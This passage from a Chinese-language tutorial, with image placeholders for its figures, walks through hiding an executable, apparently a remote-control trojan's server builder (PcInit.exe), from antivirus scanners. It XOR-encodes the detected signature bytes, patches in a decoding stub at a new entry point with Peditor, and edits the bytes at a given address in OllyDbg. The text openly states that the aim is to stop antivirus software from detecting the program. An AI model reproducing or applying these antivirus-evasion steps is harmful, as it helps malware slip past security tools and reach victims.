


图22




图23




图24

密过的特征码已被全部还原。

0040601A jmp 004025A5 跳回原入口执行原程序代码，确保程序完整性。

打开Peditor1.7，单击其主界面上的“浏览”按钮，在弹出的选择对话框中选择PcInit.exe，然后Peditor1.7中就会显示PcInit.exe的各项参数，如图25。




图25

在入口点的输入框中输入“00006000”，使用peditor修改入口点时，入口点处输入的数值是RVA，并按“应用修改”按钮，如图26，Peditor会提示修改成功，下面关闭Peidtor，这时的文件还不能正常执行，因为特征码还没有被加密。




图26

如果此刻就用这个exe来生成服务端，那么在服务端运行的时候就会把特征码数据进行一次异或运算，并将结果覆盖在原特征码所在位置，但是程序并不能使用这些经过异或算法加密的数据，所以我们的工作还没有做完（这样相当于一次加密，但是程序并不认识被加密过的数据）。

下面还需要将经过一次异或运算的新数据计算出来，然后用这段数据替换原特征码数据，然后再使用这个EXE来生成服务端，这个新的服务端运行的时候，就会把特征码处的数据与密匙进行一次异或运算，而这次直接就是将第一次异或运算后的结果与原密匙进行异或运算，运算后，特征码就被还原了，程序便可以正常执行了，并可以完成原有的所有功能。

我们知道，一个数值（原数据）和一个密匙进行一次异或运算，得出一个结果，把这个结果再与原密匙进行一次异或运算，得出的新结果就是原数据。我们刚才已经将把特征码处数据与指定密匙进行异或运算的代码加入到文件入口处了，文件一运行，就会将特征码处数据与密匙进行异或运算，并将得出的结果覆盖到原特征码处，我们只需要计算出特征码原数据和我们指定的密匙进行异或运算后的结果，并把这个结果覆盖在原特征码数据处，这样就可以改掉原特征码数据，从而使杀毒软件不查杀这个特征码，而后我们运行程序，程序会先执行入口处的异或运算代码，代码执行完毕后，被改过的特征码数据被还原，而后执行原程序功能代码，因为被修改过的特征码数据已经被还原，所以程序便可以正常识别并利用这些数据。

也就是说，我们需要先计算出特征码数据与指定密匙的异或运算结果，然后把这个结果覆盖在原特征码处，当程序运行的时候就可以将其动态解密。如果我们不修改特征码处的数据，程序在运行的时候就会对特征码数据进行异或加密，因为特征码处只经过了一次异或运算（一次异或运算就是加密，两次异或运算就是解密）。使用OD载入修改过入口点的PcInit.exe，如图27，单击OD中的数据窗口，然后按“ctrl+g”调出跟随输入框，输入待修改ASCII码的起始位置，这里是“00404010”，然后数据窗口便会跟随这个地址的数据，如图28、图29，从图29中我们就可以看到待修改的ASCII码。




图27

